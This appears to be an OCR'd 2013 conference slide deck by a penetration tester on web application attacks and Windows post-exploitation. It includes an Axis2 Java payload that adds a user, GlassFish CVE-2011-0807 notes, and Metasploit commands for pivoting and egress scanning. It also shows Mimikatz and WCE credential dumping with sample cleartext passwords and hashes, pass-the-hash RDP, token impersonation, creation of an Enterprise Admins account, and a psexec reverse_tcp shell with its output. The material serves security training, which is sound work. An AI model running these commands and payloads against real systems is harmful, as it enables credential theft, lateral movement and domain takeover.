Introduction

Web Hacking

Post-Exploitation

Introduction

About Me – @Jabra – Joshua Abraham

- Built the Services team - Rapid7 until 2012
- Director of Services - Praetorian
- Contributed to many Open Source Projects
  - Metasploit, Nmap, BeEF, Fierce2
  - Backtrack developer for 5 years
    - Convinced them to switch from SLAX
- Speaker at many security conferences
- Was a builder, before I was a breaker

Attack Vectors

Easy

- Phishing
- Weak/Default/Reused Passwords
  - Pass-the-Hash
- Misconfigurations

Hard


- 0day in IE/Chrome/Windows 7 or 8
- Buffer Overflow in IIS or Apache
- Remote Root on OpenSSH

Useful Techniques

- Check all enumerated hosts (test.company.com)
- NetBIOS – weak password policy, list of usernames and quick bruteforce (w/o lockout)
- SNMP to enumerate domain credentials
- Web Apps to enumerate domain credentials or PII
  - Especially when they are NOT authenticated
- FTP anonymous (found password, sensitive data)

Web Hacking

SAP BusinessObjects




Axis2 Exploit

```
package org.apache.axis2.axis2userguide;
import java.io.IOException;
public class AddUser {
        public AddUser() { }
        public void main() {
                Process process;
                try {
        process = Runtime.getRuntime().exec("net user foo bar /add");
                }
                catch(IOException ioexception) {
                        ioexception.printStackTrace();
                }
        return;
} }
```

GlassFish

- CVE-2011-0807
- **Unspecified vulnerability** in GlassFish allows remote attackers to affect confidentiality, integrity, and availability via **unknown** vectors related to **Administration**.
- Affects
  - Oracle Sun GlassFish Enterprise Server 2.1, 2.1.1, and 3.0.1, and Sun Java System Application Server 9.1,

GlassFish



GlassFish

- To use the Administration Console, the domain administration server (DAS) must be running.
- Each domain has its own DAS, which has a unique port number. (default 4848)
- You also specified a user name and password if you did not accept the default login **(admin with no password).**

CVE-2011-0807

- Instead of using normal HTTP verb, switch to lower case (GET -> get, POST -> post)
- No Credentials needed
- Affected version had weak passwords

DEMO

Post-Exploitation

Meterpreter

- Upload/Download files (including shares)
- Run Commands
- Steal Credentials (hashes and passwords)
- Packet Capture
- Pivot from one system to another
- Great collaborative resource: https://github.com/mubix/post-exploitation

Network Information

- ipconfig /all
- net view
- /etc/resolv.conf (*nix)
- DNS recon
  - Fierce v2
  - msf> use auxiliary/gather/enum_dns
- Zone Transfer is your friend
- Look for hostnames mapped to names

Pivoting

meterpreter> background

msf> route add 0.0.0.0 0.0.0.0 [session-id]

msf> use auxiliary/scanner/netbios/nbname

msf> set RHOST [target_range]

msf> run

Hosts/Services Commands

- hosts – returns a list of hosts
- services – returns a list of services
- creds – returns a list of known credentials
- Output to a file with –o option (help is –h)
- Use a query to set the RHOSTS value

```
msf> use auxiliary/scanner/smb/smb_version
# Set RHOSTS based on a query

msf>  services -p 445 –u –R
msf> run
```

Egress Controls - Port

- Enumerate egress ports

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > set PORTS 1-65535
msf auxiliary(syn) > set RHOSTS [target-with-all-ports-open]
msf auxiliary(syn) > run -j
```

Egress Controls – Web Proxy

```
C:\>netsh winhttp import proxy source=ie

Current WinHTTP proxy settings:

    Proxy Server(s) :  127.0.0.1:8080
    Bypass List     :  <-loopback>;*.local

C:\ netsh winhttp reset proxy
```

Stealing Credentials

- post/windows/gather/hashdump
  - Local credentials
- post/windows/gather/cachedump
  - Cached locally to connect to the Domain
  - Salted with usernames

```
# covert MSF output to Hashcat format
$  cat *mscache* | awk -F '"' '{print $4":"$2}'
```

https://github.com/mubix/post-exploitation

WCE

- Provide passwords from memory
- Requires uploading a DLL
- Requires storing credentials on target
- Usage:

execute -H -m -d calc.exe -f wce.exe -a "-o output.txt"

Mimikatz

- **mimikatz** privilege::debug "sekurlsa::logonPasswords full" exit
- **psexec** \\windows -s -c c:\mimikatz\Win32**mimikatz.exe** "sekurlsa::logonPasswords full" exit
- **meterpreter** > execute -H -c -i -m -f /pentest/passwords/mimikatz/**mimikatz_x86.exe**

```
mimikatz 1.0 x64 (RC)   /* Traitement du Kiwi (Aug  2 2012 01:32:28) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # sekurlsa::logonPasswords full

Authentification Id         : 0;234870
Package d'authentification  : NTLM
Utilisateur principal       : Gentil Kiwi
Domaine d'authentification  : vm-w8-rp-x
        msv1_0 :
         * Utilisateur  : Gentil Kiwi
         * Domaine      : vm-w8-rp-x
         * Hash LM      : d0e9aee149655a6075e4540af1f22d3b
         * Hash NTLM    : cc36cf7a8514893efccd332446158b1a
        kerberos :
         * Utilisateur  : Gentil Kiwi
         * Domaine      : vm-w8-rp-x
         * Mot de passe : waza1234/
        wdigest :
         * Utilisateur  : Gentil Kiwi
         * Domaine      : vm-w8-rp-x
         * Mot de passe : waza1234/
        tspkg :
         * Utilisateur  : Gentil Kiwi
         * Domaine      : vm-w8-rp-x
         * Mot de passe : waza1234/
        livessp :       n.t. (LUID KO)
```

Meterpreter Extension

```
meterpreter > use mimikatz
Loading extension mimikatz...success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;42474    NTLM
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;999      Negotiate  VULNLAB       XP-SP3$
17 8b 51 03 ef e5 15 15 5c 1c 2b ca 04 49 aa 39 1e d1 af 30 66 3a 2e ae 2d 77 60 a8
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE
17 8b 51 03 ef e5 15 15 5c 1c 2b ca 04 49 aa 39 1e d1 af 30 66 3a 2e ae 2d 77 60 a8
0;1467525  Kerberos   VULNLAB       joe-admin        RedSox1918!

meterpreter >
```

Password Cracking

- PWAudit.com – cloud based GPU cracking
  - Cracking and Finding Reused Passwords
- Built Metasploit Plugin
- Handles upload and download of hashes
- Retrieves and stores cracked credentials in DB

Plugin will be posted at praetorian.com/blog

Mimikatz – Post Module


```
msf> use post/windows/gather/mimikatz
msf post(mimikatz) > set SESSION 1
SESSION => 1
msf post(mimikatz) > run

[*] Running module against XP-SP3
[+] We have SYSTEM privilages
[*] Retrieving credentials
XP-SP3 credentials
==================

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;42474    NTLM
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;999      Negotiate  VULNLAB       XP-SP3$
17 8b 51 03 ef e5 15 15 5c 1c 2b ca 04 49 aa 39 1e d1 af 30 66 3a 2e ae 2d 77 60 a8
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE
17 8b 51 03 ef e5 15 15 5c 1c 2b ca 04 49 aa 39 1e d1 af 30 66 3a 2e ae 2d 77 60 a8
0;1467525  Kerberos   VULNLAB       joe-admin        RedSox1918!

[*] Post module execution completed
msf post(mimikatz) >
```

Code will be posted at praetorian.com/blog

DEMO

RDP 8.1 – Windows 2012 R2

```
$ xfreerdp -u test -p
36374BD2767773A2DD4F6B010EC5EE0D 192.168.226.129
```



http://labs.portcullis.co.uk/blog/new-restricted-admin-feature-of-rdp-8-1-allows-pass-the-hash/

Stealing a Token

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VULNLAB\joe-admin

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token 'VULNLAB\joe-admin'
[+] Delegation token available
[+] Successfully impersonated user VULNLAB\joe-admin
meterpreter > getuid
Server username: VULNLAB\joe-admin
meterpreter > background
```

Add User / DA Account

- Use shell –t (spawn shell using privs from token)

```
meterpreter>  shell –t
C: \ net user jabra [H@kWithMsf2013!] /domain /add
C: \ net groups “Enterprise Admins” jabra /domain /add
```

Current_user_psexec

- Compromise a system that has a DA/DE token
- Setup SMB share remote using a UNC path to the compromised system

```
msf>  use exploit/windows/local/current_user_psexec
msf >  set RHOSTS [VICTIM_IPs]
msf >  set SESSION [SESSION_WITH_DA_TOKEN]
msf >  set PAYLOAD window/meterpreter/reverse_tcp
msf >  set LHOST [MSF_IP]
msf> exploit -j
```

Current_user_psexec

```
msf exploit(current_user_psexec) > set SESSION 1
SESSION => 1
msf exploit(current_user_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(current_user_psexec) > set LHOST 10.10.5.20
LHOST => 10.10.5.20
msf exploit(current_user_psexec) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 10.10.5.20:4444
msf exploit(current_user_psexec) > [*] Using 10.10.5.14 as the internal address for victims to get the payload from
[*] Creating share C:\gXSnjb9i
[*] Dropping payload xczuejMv.exe
[*] 10.10.5.13       Creating service K42wqmpyH6
[*] 10.10.5.13       Starting the service
[*] Sending stage (770048 bytes) to 10.10.5.13
[*] 10.10.5.13       Deleting the service
[*] Deleting share gXSnjb9i
[*] Deleting files C:\gXSnjb9i
[*] Meterpreter session 2 opened (10.10.5.20:4444 -> 10.10.5.13:49600) at 2013-11-03 12:08:48 -0600

msf exploit(current_user_psexec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Code already in Metasploit

DEMO

Contact Information

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